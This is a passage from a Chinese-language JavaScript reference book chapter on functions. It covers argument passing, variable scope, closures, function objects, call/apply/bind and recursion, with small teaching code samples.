


图 5-7 修改版的 fiddle() 的输出结果

在线: <http://javascriptref.com/3ed/ch5/passbyreference.html>

当然,出现这种结果的原因是,数组和对象这类复合类型是按引用传递的而不是按值传递的。换句话说,是将指向对象的指针传递给了函数,而不是将对象的副本传递给函数。幸运的是,不像其他语言,例如 C, JavaScript 没有强制用户担心指针,以及如何取消引用(de-reference)参数。

可是应当谨慎;引用在意义上是弱类型的,因此如果使用另外一个值完全替换一个参数不会影响原始项。例如,在下面的代码中,因为使用一个新的数组字面值替换了参数 `arg1`,在调用之后原始值仍然是不变的,如图 5-8 所示。

```
function fiddle(arg1) {
    arg1 = ["Blasted!", "Blasted!"];
    document.write("In function fiddle arg1 = "+arg1+"<br>");
}

var arr = ["Original", " Original ", " Original "];

document.write("Before function call arr = "+arr+"<br>");
fiddle(arr);
document.write("After function call arr ="+arr+"<br>");
```




图 5-8 改变参数后, fiddle()的输出结果

在线: <http://javascriptref.com/3ed/ch5/weakreference.html>

如果关心灵活性以及依赖于修改的传递语义的细微变化,则只须依靠返回语句从函数传递回一个值。如果要从函数传递回多个值,就可以通过返回一个包含多个条目的数组或对象达成这一目的。

5.2 全局变量和局部变量

在 JavaScript 中有两种基本的作用域:全局作用域和局部作用域。全局变量(global variable)是在整个文档中都可以使用的变量,而局部变量(local variable)是局限于定义该变量的特定函数的变量。例如,在下面的脚本中,把变量 `x` 定义为全局变量,并且在 `myFunction()` 函数中可以使用该变量,该函数输出并设置它的值:

```
var x = 5; // Define x globally

function myFunction() {
    document.write("Entering function<br>");
```

```
document.write("x="+x+"<br>");
document.write("Changing x<br>");

x = 7;

document.write("x="+x+"<br>");
document.write("Leaving function<br>");
} /* myFunction */

document.write("Starting Script<br>");
document.write("x="+x+"<br>");
myFunction();
document.write("Returning from function<br>");
document.write("x="+x+"<br>");
document.write("Ending Script<br>");
```

该脚本的输出如图 5-9 所示。




图 5-9 变量 x 的值

注意，在这个例子中，无论是在函数内部还是外部，都可以读取并修改变量 x 。这是因为它是全局的。然而，全局变量并非总是有帮助的，因为它们使函数重用变得困难。

不是使用全局变量，反而应当定义局部变量，局部变量只能在定义它的函数的作用域中使用。例如，在下面的脚本中，变量 y 是在 `myFunction()` 函数中局部定义的，并将其设置为一个简单的字符串：

```
function myFunction() {
    var y="a local variable"; // define a local variable

    document.write("Within function y="+y+"<br>");
}

myFunction();
document.write("After function y="+y);
```

然而，在该函数的外部，`y` 是未定义的，因此脚本会抛出一条错误消息，如图 5-10 所示。




图 5-10 错误消息

为了“修复”这个脚本的执行，可以使用一条确定在当前上下文中(即当前的 `window`)是否定义了变量 `y` 的小 `if` 语句替换第二条输出语句：

```
if (window.y)
  document.write("After function y="+y);
else
  document.write("y is undefined");
```

注意，在这个例子中，如图 5-11 所示，脚本显示在全局空间中确实没有定义变量 `y`：




图 5-11 脚本修改之后的输出结果

然而，我们的目的更可能是希望创建在全局作用域中不能使用的局部变量，从而可以针对使用函数的代码隐藏函数的实现。通过这种抽象可以更容易重用纯净的函数，但是应当谨慎，因为使用局部变量和全局变量有时会造成混乱，特别是如果它们使用类似的名称。

5.2.1 针对作用域的变量命名

在不同的作用域中使用变量时，应当十分小心。本节主要讨论如何针对可读性命名变量。首先，对于局部变量和全局变量使用类似的变量名称会造成潜在的混乱，这通常称为屏蔽(`mask out`)。注意分析下面的例子中使用名为 `x` 的局部变量和全局变量的方式：

```
var x = "As a global I am a string";
function maskDemo() {
  var x = "I am a locally set string";
  document.write("In function maskDemo x="+x+"<br>");
}
```

```
document.write("Before function call x="+x+"<br>");
maskDemo();
document.write("After function call x="+x+"<br>");
```

正如图 5-12 所显示的，在函数中对变量进行的修改不会保留，因为局部变量不会影响全局变量：




图 5-12 变量屏蔽

这种行为很恰当，但是在一定程度上降低了代码的可读性，因为在全局变量 x 和局部变量 x 之间没有直接的区别。因为使用全局变量的这种方式通常是危险的，所以许多 JavaScript 程序员会为它们添加前缀 g ，从而可以很容易地区分出全局变量。例如：

```
var gName = "Thomas";
```

另外，可能决定为局部变量添加前缀或使其成为函数本身的一个属性，并以属性的方式引用它，从而可以更明显地看出变量是局部的：

```
function sampleFunction () {
    var sampleFunctionX = 5; // prefixing style
    alert(sampleFunctionX);

    sampleFunction.y = 10; // object property style
    alert(sampleFunction.y);
}
sampleFunction();
```

正如在本书中多次提到的，对 JavaScript 的变量进行命名在一定程度上应当谨慎，特别是对于全局变量，因为它们与其他脚本共享相同的名称空间。应当使用对象包装器或添加前缀这类技术降低这些问题的可能性。

5.2.2 内部函数

除了将变量的作用域限制于特定的函数，创建函数的局部函数可能也是有用的。如果考虑到可以创建局部对象并且函数本身也是对象这一点(正如将在 5.4 节中所看到的)，就不会对这种能力感到惊奇了。

为了创建局部函数，只需在该局部函数所属函数的语句块中声明它即可。例如，下面的脚本展示了一个名为 `testFunction()` 的函数，该函数具有两个局部定义的函数：`inner1()` 和 `inner2()`，输出结果如图 5-13 所示。

```
function testFunction() {
```

```

function inner1() {
    document.write("testFunction-inner1<br>");
} // inner1

function inner2() {
    document.write("testFunction-inner2<br>");
} // inner2

document.write("Entering testFunction<br>");
inner1();
inner2();
document.write("Leaving testFunction<br>");
}

document.write("About to call testFunction<br>");
testFunction();
document.write("Returned from testFunction<br>");

```




图 5-13 局部函数的调用

像图 5-13 所显示的，在函数内部可以调用这些函数，但是如果试图在全局空间调用 `inner1()` 或 `inner2()` 会导致错误消息，如图 5-14 所示。

```

function testFunction() {
    function inner1() {
        document.write("testFunction-inner1<br>");
    } // inner1

    function inner2() {
        document.write("testFunction-inner2<br>");
    } // inner2
} // testFunction
inner1(); // this will error because inner1 is local to testFunction

```




图 5-14 错误消息

不要错误地假定能够使用某些路径——如 `testFunction.inner2()`——调用内部函数，这行不通。局部函数隐藏于包含对象的内部，因此这种结构提供了创建独立代码模块的能力。以前，这种技术的使用并不广泛；但是今天随着 JavaScript 应用的增多，它们也变得更加普遍了。然而，变量作用域潜在的混乱本性以及内部函数的生命周期，提出了一个经常令人困惑但是相当有用的思想，称为闭包，接下来就探讨闭包。

5.3 闭包

在 JavaScript 中闭包(closure)是一种在包装函数的外部可以使用的内部函数，因此必须以某种有意义的方式保持变量的状态。例如，考虑以下函数：

```
function outer() {
  var x = 10;
  function inner() { alert(x); }
  setTimeout(inner, 1000);
}
outer();
```

当运行这段代码时，会调用 `outer()` 函数，该函数有一个局部作用域的 `inner()` 函数，该局部函数输出变量。函数 `inner()` 将在一秒之后调用，但是当调用 `inner()` 函数时已经离开 `outer()` 函数了，那么 `x` 的值将是什么呢？由于 JavaScript 将所需变量的值绑定到函数的方式，因此在调用 `inner()` 函数时实际上 `x` 的值是 10(见图 5-15)。




图 5-15 变量 x 的值

如果注意到这些绑定实际发生的时机，这相当有趣。分析下面的代码，该段代码重置 `x` 的值：

```
function outer() {
  var x = 10;
```

```
function inner() { alert(x); }
setTimeout(inner, 1000);
x = "Late to the party!";
}
outer();
```

你可能会感到惊奇，既然超时和重新赋值是在函数定义之后发生的，为何 x 的值会是在此显示的字符串“Late to the party!”呢？这个例子显示了内部函数不仅复制了变量 x 的值，而且保存了指向该变量的引用，如图 5-16 所示。




图 5-16 内部函数中变量 x 的值

不要假定闭包仅仅与超时以及其他异步活动相关，如称为 Ajax 的 JavaScript 模式也依靠闭包而茁壮成长；偶尔会使用它们。下面的小例子显示了当进行更高阶的 JavaScript 编程时，为了以后使用而作为值返回函数，可以轻松使用闭包：

```
function outer() {
  var x = 10;
  var inner = function() { alert(x); };
  x = "Late to the party!";
  return inner;
}
var alertfunction = outer();
alertfunction();
```

除了这种基本的闭包例子之外，在 Ajax 应用程序(参阅第 15 章)中也会经常遇到这种结构，因为需要设置异步通信以及各种事件处理程序以响应用户活动。你将会看到闭包的凌乱使用、事件处理程序以及 JavaScript 的其他细微差别可能会导致内存泄漏。在此警告读者，本来是为了优雅这一良好愿望而过多地使用复杂的编码模式，但是频繁使用会导致令人沮丧的调试和重构。

5.4 函数作为对象

在第 6 章中将会看到，在 JavaScript 中一切都是对象，函数也不例外。因此，可以使用一种与目前看到的完全不同的方式定义函数，像对待所有普通对象一样对待函数，并使用关键字 `new` 实例化函数。例如，下面定义一个函数并将其赋给变量 `sayHello`：

```
var sayHello = new Function("alert('Hello there');");
```

注意，`Function` 是大写字母开头的，因为它是构造函数并且正在创建 JavaScript 内置 `Function` 对象的一个实例。之后，可以像常规函数调用那样使用已经赋过值的变量 `sayHello`：

```
sayHello();
```

因为函数首先是第一种数据类型，所以甚至可以将函数赋给另外一个变量，并使用另外一个变量名调用函数：

```
var sayHelloAgain = sayHello;
sayHelloAgain();
```

为了继续该例子，可以定义一个带有参数并输出该参数的函数，如下所示：

```
var sayHello2 = new Function("msg", "alert('Hello there '+msg);");
```

并且调用该函数：

```
sayHello2("Thomas");
```

Function()构造函数的一般语法如下所示：

```
var functionName = new Function("argument 1",..."argument n", "statements for
function body");
```

正如已经看到的，函数可以没有参数，因此 **Function()**构造函数的参数实际数量是可变的。唯一必需传递的是最后一个参数，作为函数体执行的语句集。

如果以前编写过 JavaScript 代码，可能没有见过这种风格的函数定义，并且可能会好奇它的价值何在。使用运算符 **new** 声明函数的主要优点是脚本可以在文档加载之后创建函数。

5.4.1 函数字面值

正如在前一节看到的，使用运算符 **new** 定义函数没有为函数提供名称。通过使用函数字面值，可以采用不提供名称的类似方式定义函数，然后将其赋值给某些变量。函数字面值使用 **function** 关键字，但是没有显式的名称。下面的简单示例来自前面的例子，将其改写为函数字面值，如下所示：

```
var sayHello = function() { alert("Hello there"); };
```

当为用户定义的对象创建方法时，通常会使用函数字面值。下面给出了一个简单的示例，说明如何以这种方式使用函数字面值。该例子定义了一个函数 **Robot**，该函数用作对象的构造函数——创建对象的函数。在该函数中，定义了三个使用函数字面值进行赋值的函数：

```
function Robot(robotName) {
    this.name = robotName;
    this.sayHi = function () { alert("Hi my name is "+this.name); };
    this.sayBye = function () { alert("Bye!"); };
    this.sayAnything = function (msg) { alert(this.name+" says "+msg); };
}
```

现在联合使用运算符 **new** 和 **Robot()**构造函数创建对象就很简单了，如下所示：

```
var wally = new Robot("Wally");
```

调用各种函数，或更准确地说调用方法，只不过是调用它们的名称，与通常的函数调用类似：

```
wally.sayHi();
```

```
wally.sayAnything("I don't know what to say");
wally.sayBye();
```

你可能会好奇为什么在构造函数中不使用下面的 `new` 风格语法:

```
function Robot(robotName) {
    this.name = robotName;
    this.sayHi = new Function ("alert('Hi my name is '+this.name); ");
    this.sayBye = new Function ("alert('Bye!'); ");
    this.sayAnything = new Function("msg", "alert(this.name+' says '+msg);" );
}
```

实际情况是可以使用, 并且一切仍然会正确地工作。这种方法唯一的缺点是需要使用更多的内存, 因为每次创建 `Robot` 对象的一个新实例时都会创建新的函数对象。

匿名函数

函数数字面值是没有名称的函数, 在任何时候都不能被赋予名称。匿名函数(anonymous function)是赋值之后不能进一步引用的函数。例如, 可能希望以与内置的 `sort()` 函数(在第 7 章会看到该内容)不同的方式排序数组; 对于这种情况, 可以传递一个匿名函数:

```
var myArray = [2, 4, 2, 17, 50, 8];
myArray.sort( function(x, y)
    {
        // statements to perform sort
    }
);
```

在这种情况下, 匿名函数是通过函数数字面值创建的。尽管 `sort()` 可以访问该函数, 因为该函数作为参数传递给 `sort()`, 但是该函数永远不能绑定到一个变量名称, 所以认为它是匿名的。

正如前面的例子所演示的, 由于在 `JavaScript` 中函数是第一种数据类型, 因此在可以使用变量的任何地方都完全可以非常优美地使用它们。通常, 直接调用这些一次性函数。下面的简单例子显示了这一点:

```
document.write(function(){return "Hi from this anonymous function";})();
```

希望使用这种结构的一般目的是封装一些可能只使用一次的代码, 并且不影响运行时名称空间。

匿名函数最常用的应用样式可能是作为简单的事件处理程序, 如下面这个例子所演示的, 该例子绑定一个窗口加载处理函数以及为按钮按下事件绑定一个简单的函数。

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Simple Event and Anonymous Function</title>
</head>
<body>
<form>
```

```
<input type="button" id="myBtn" value="Press me">
</form>
<script>
window.onload = function () {
  document.getElementById("myBtn").onclick = function () {alert("The button
was pressed!");};
};
</script>
</body>
</html>
```

尽管在语法上是正确的，但是这种匿名函数事件绑定的用法并不优雅，并且当使用多个脚本时会导致交互问题。事件管理的更好方法是使用 DOM 方法，比如第 11 章介绍的 `addEventListener()` 方法。

5.4.2 静态变量

函数作为对象的一个有趣方面是，通过为定义的函数添加实例属性，可以创建能够在函数调用之后保持不变的静态变量。例如，分析下面的代码，该段代码定义了一个 `doSum()` 函数，该函数把两个数字相加并保存当前的和：

```
function doSum(x, y) {
  doSum.totalSum = doSum.totalSum + x + y; // update the running sum
  return(doSum.totalSum);                 // return the current sum
}

// define a static variable to hold the running sum over all calls
doSum.totalSum = 0;

document.write("First Call = "+doSum(5,10)+"<br>");
document.write("Second Call = "+doSum(5,10)+"<br>");
document.write("Third Call = "+doSum(100,100)+"<br>");
```

图 5-17 显示的结果演示了通过使用静态变量可以在函数的两次调用之间保存数据：




图 5-17 函数调用的结果

在线：<http://javascriptref.com/3ed/ch5/staticvariables.html>

5.4.3 高级参数传递

作为对象，用户定义的JavaScript函数具有各种各样的属性和方法与之相关联。一个特别有用的属性是只读的length属性，该属性指示函数接受的参数数量。例如：

```
function myFunction(arg1,arg2,arg3) {
    // do something
}
alert("Number of parameters for myFunction = "+myFunction.length);
```

该脚本会显示函数 *myFunction()* 接受三个参数。这个属性显示了为函数定义的参数，因此当声明没有参数的函数时，其 length 属性会返回数值 0。

注意：

有些浏览器可能还支持一个 arity 属性，该属性包含与 length 属性相同的信息。因为这不是标准属性，所以应当避免使用它。

当然，无论何时都可以改变实际传递给函数的参数数量，甚至可以通过检查与特定函数关联的 arguments[] 数组来适应这种可能性。这个数组由调用函数时传递给函数的参数隐式地填充。下面的例子显示了一个函数 *myFunction()*，该函数没有定义参数，但是通过 3 个参数调用：

```
function myFunction() {
    document.write("Number of parameters defined = "+myFunction.length+"<br>");
    document.write("Number of parameters passed = "+ arguments.length+"<br >")
    for (var i=0;i<arguments.length;i++)
        document.write("Parameter "+i+" = "+ arguments[i]+"<br>");
}
myFunction(33,858,404);
```

图 5-18 显示的结果表明 JavaScript 函数很乐意接收任意数量的形参：




图 5-18 myFunction()函数的输出结果

当然，可能会好奇如何利用这一特性。下面的例子显示一个求和例程，该例程将传递给它的任意数量的参数累加到一起：

```
function sumAll() {
    var total=0;

    for (var i=0; i< arguments.length; i++)
        total+= arguments[i];
```

```
    return(total);
}
alert(sumAll(3,5,3,5,3,2,6));
```

注意，这个函数不是很健壮——如果为其传递字符串或其他不能进行加法运算的数据类型，则该函数仍然会尝试对它们进行求和。下面主要探讨当使用可变参数时使函数更加健壮的一些技术。

还需要注意，在过去 `arguments` 是函数实例的属性，而不是其调用中的一个变量。虽然这两种语法都可行，但是现在已经弃用 `Function.arguments` 属性了。

1. 健壮形参处理

正如刚才看到的，JavaScript 没有仔细检查传递给函数的变量的数量和类型。当正确使用时，可以使用接受可变数量参数的函数编写出非常优美的 JavaScript 代码。然而，这么做同样也可能导致问题。例如，分析下面这个简单的函数，该函数没有进行检查：

```
function addTwoNumbers(x,y) {
    alert(x+y);
}
addTwoNumbers(5); // alerts 5 - weak typing saves us
```

虽然使用未定义的值作为第二个参数不会抛出任何特定的错误，但是不能总是希望弱类型帮助我们。首先可能希望确保传递给函数的参数数量是正确的。下面检查传递的参数正确数量：

```
function addTwo(x,y) {
    if (arguments.length != 2)
        throw "addTwo requires two arguments";
    alert(x+y);
}
addTwo(5,10);
addTwo(12); // throws an error to the JavaScript console
```

当然，这不会纠正类似下面的函数调用：

```
addTwo(5,true);
```

上面的调用会产生数值 6，因为会把 `true` 转换为整数 1。然而，如果使用下面的代码调用该函数：

```
addTwo(5,"5");
```

就会得到不正确的值 55。可能这是正确的功能，但是当然可以为传递的参数进行类型检查，如下所示：

```
function addTwo(x,y) {
    if (arguments.length != 2)
        throw "addTwo requires two arguments";
    if ( (typeof(x) != "number") || (typeof(y) != "number") )
        throw "addTwo parameter type mismatch";
    alert(x+y);
}
```

```

}
addTwo(5,10);
addTwo(5, "more");

```

正如可能看到的，为了创建真正可重用的并且能够接受传递给它们的任何内容的函数，必须付出更多的努力。

2. 针对函数的严格模式

可以局限于函数激活 ECMAScript 5 严格模式。例如，如果为加强前面的 `addTwo()` 函数发愁，就可以在开始位置使用字符串面值 `"use strict"`，如下所示：

```

function addTwo(x,y) {
    "use strict";
    // same code as before
}

```

进行这一修改的优点是，在函数中严格模式有助于捕获一些问题；例如，在严格模式中同名参数会导致错误。严格模式的更强的检查确实有助于避免尝试可能棘手的运行时错误：

```

function addTwo(x,x) {
    "use strict";
    // Error here!
}

```

当然，可以从 `eval` 和 `with` 语句得到严格模式的更多优势，因此如果能够不是使用全局的严格模式而是逐个函数地启用严格模式，那么为代码添加严格模式是非常好的。

5.4.4 Function 的高级属性与方法

在上一节中，看到了 `Function` 对象的一对属性。`Function` 的属性和方法存在于所有函数中，而不仅仅是使用运算符 `new` 创建的函数，注意到这一点很重要。

另外一个有用的 `Function` 属性是 `caller` 属性。该属性返回调用该函数的函数。在下面这个例子中，注意调用 `printMessage()` 的方式，虽然没有提供参数，然而根据调用它的函数输出不同的消息。虽然这不是一种好的编程实践，但是它演示了可以如何使用该属性。虽然目前在任何规范中都不包含 `caller` 属性，但是大部分浏览器支持该属性：

```

function hello() {
    printMessage();
}

function goodbye() {
    printMessage();
}

function printMessage() {
    if (printMessage.caller == hello) {
        alert("Hello!");
    }
}

```

```
else if (printMessage.caller == goodbye) {
    alert("Bye!");
}

window.onload = function() {
    document.getElementById("btnHello").onclick = hello;
    document.getElementById("btnBye").onclick = goodbye;
};
```

在线: <http://javascriptref.com/3ed/ch5/caller.html>

在过去, 可以从 `arguments.caller` 属性获得 `caller`。现在不再支持这种方式, 实际上, 如果在严格模式中使用这种方式会抛出错误。此外, `arguments.callee` 属性返回当前执行的函数, 该属性也已弃用, 并且在严格模式中也会抛出错误。

在前面的例子中, 已经看到了如何在对象和它们的方法中作为该对象的引用使用 `this` 对象。需要注意的一个重要内容是, 如果通过回调函数调用对象的方法, 则 `this` 对象实际上引用的是该回调函数执行的 `this`, 而不是该方法的执行:

```
var name = "Global";
var person = {
    name: "Thomas",
    sayHello: function(){document.getElementById("message").innerHTML += "Hello
+ this.name + "<br>";}
};

person.sayHello(); // Thomas
var callback = person.sayHello;
callback(); // Global
```

函数可以使用其 `bind()` 方法指定在执行时应当使用哪个 `this` 对象:

```
var callbackBind = person.sayHello.bind(person);
callbackBind(); // Thomas
```

在线: <http://javascriptref.com/3ed/ch5/bind.html>

函数可以使用的下一个方法是 `call()`。在该函数中第一个参数应当使用 `this` 对象, 其余参数是传递给函数的参数。对于重用和继承, `call()` 方法可能会很有用, 因为它允许定义能够应用于多个对象的方法:

```
var person = {
    name: "Thomas",
    sayHello: function(greeting, from){
        document.getElementById("message").innerHTML += greeting + this.name + "
From " + from + "<br>";
    }
};
```

```

var child = {
    name: "Graham"
};
person.sayHello("Hello ", "JavaScript Ref"); // Hello Thomas from JavaScript Ref
person.sayHello.call(child, "Hello ", "JavaScript Ref");
// Hello Graham from JavaScript Ref

```

在线: <http://javascriptref.com/3ed/ch5/call.html>

与 `call()` 方法非常类似的是 `apply()` 方法。除接受参数的方式之外, 这两个方法是相同的。正如在上面中的例子所看到的, `sayHello()` 的变元是作为单个变元传递给 `call()` 方法的。相反, 对于 `apply()` 方法, 所有变元都放置到一个数组中。如果从一个函数向另一个函数传递变元, 这种方式就特别方便。可以使用前面讨论的 `arguments` 变量作为 `apply()` 调用的第二个参数:

```

var person = {
    name: "Thomas",
    sayHello: function(greeting, from){
        document.getElementById("message").innerHTML += greeting + this.name + "
From " + from + "<br>";
    }
};

var child = {
    name: "Graham"
};

function greetFamily(greeting, from) {
    person.sayHello.apply(person, arguments);
    person.sayHello.apply(child, arguments);
}
greetFamily("Hello ", "JavaScript Ref");

```

在线: <http://javascriptref.com/3ed/ch5/apply.html>

5.5 递归函数

递归(recurisve)函数是调用其自身的函数。尽管这并非总是最高效的, 但是使用按时间方式执行计算, 优美的递归函数非常吸引人。分析数学中阶乘的定义, 其中对于给定的数字 n , 其阶乘定义为:

$$n! = n * (n-1) * (n-2) * \dots * 1$$

根据阶乘的定义, $5! = 5 \times 4 \times 3 \times 2 \times 1$, 或 120。为了完整起见, 把 0! 定义为 1, 负数的阶乘没有定义。可以编写一个递归函数, 以有些初级的方式计算阶乘。在下面的代码中, 函数 `factorial()` 使用更小的值持续调用它自身, 直到更小的值达到 0, 这时“向上”返回结果, 直到计算完成:

```
function factorial(n) {
  if (n == 0)
    return 1;
  else
    return n * factorial(n-1);
}
```

向该函数传递一个正数，例如：

```
alert(factorial(5));
```

则会产生期望的结果(见图 5-19)。

然而，如果将一个负数传递给该函数，如 -3，则递归会无止境地继续。对于这种情况，Internet Explorer 会产生一个错误(见图 5-20)。




图 5-19 5 的阶乘




图 5-20 产生一个错误

可以通过添加一条简单的 if 语句避免此类问题：

```
function factorial(n) {
  if ((typeof n != "number") || (n < 0))
    return "Error";
  if (n == 0)
    return 1;
  else
    return n * factorial(n-1);
}

alert(factorial(-5)); // error
alert(factorial("three")); // error
alert(factorial(10)); // 3628800
```

通常，应当使用此处恰当的函数检查方式，以防可能为函数传递错误的类型。本书通篇会介绍更具防御性的编码，但是开发人员通常应当一分为二地看待 JavaScript 弱类型。

最后，应当注意即使在 JavaScript 相对比较新的版本中，在某些递归函数中也可能产生类似的错误消息，仅因为递归太长，即使计算是合法的(最终会终止)。这一问题是由于递归计算的系统开销所导致的，因为挂起的函数保留在函数调用栈中。可以使用迭代方式重写该递归函数，尽管没有必要很优美，但是通常很直观。分析下面重写后的 *factorial()* 函数：

```
function factorial(n) {
  if (n >= 0)
  {
```

```
var result=1;
while (n > 0)
{
    result = result * n;
    n--;
}
return result;
}
return n;
}
```

幸运的是，递归函数的执行在现代的 JavaScript 实现中更加优化了，因此对于简单的递归算法通常不会出现这类问题。对于那些对计算机科学或数学课程中的递归感到困惑的读者，可以暂时略过该主题。然而，当分析 DOM 树遍历时，会继续讨论递归(请查看第 10 章)。

5.6 小结

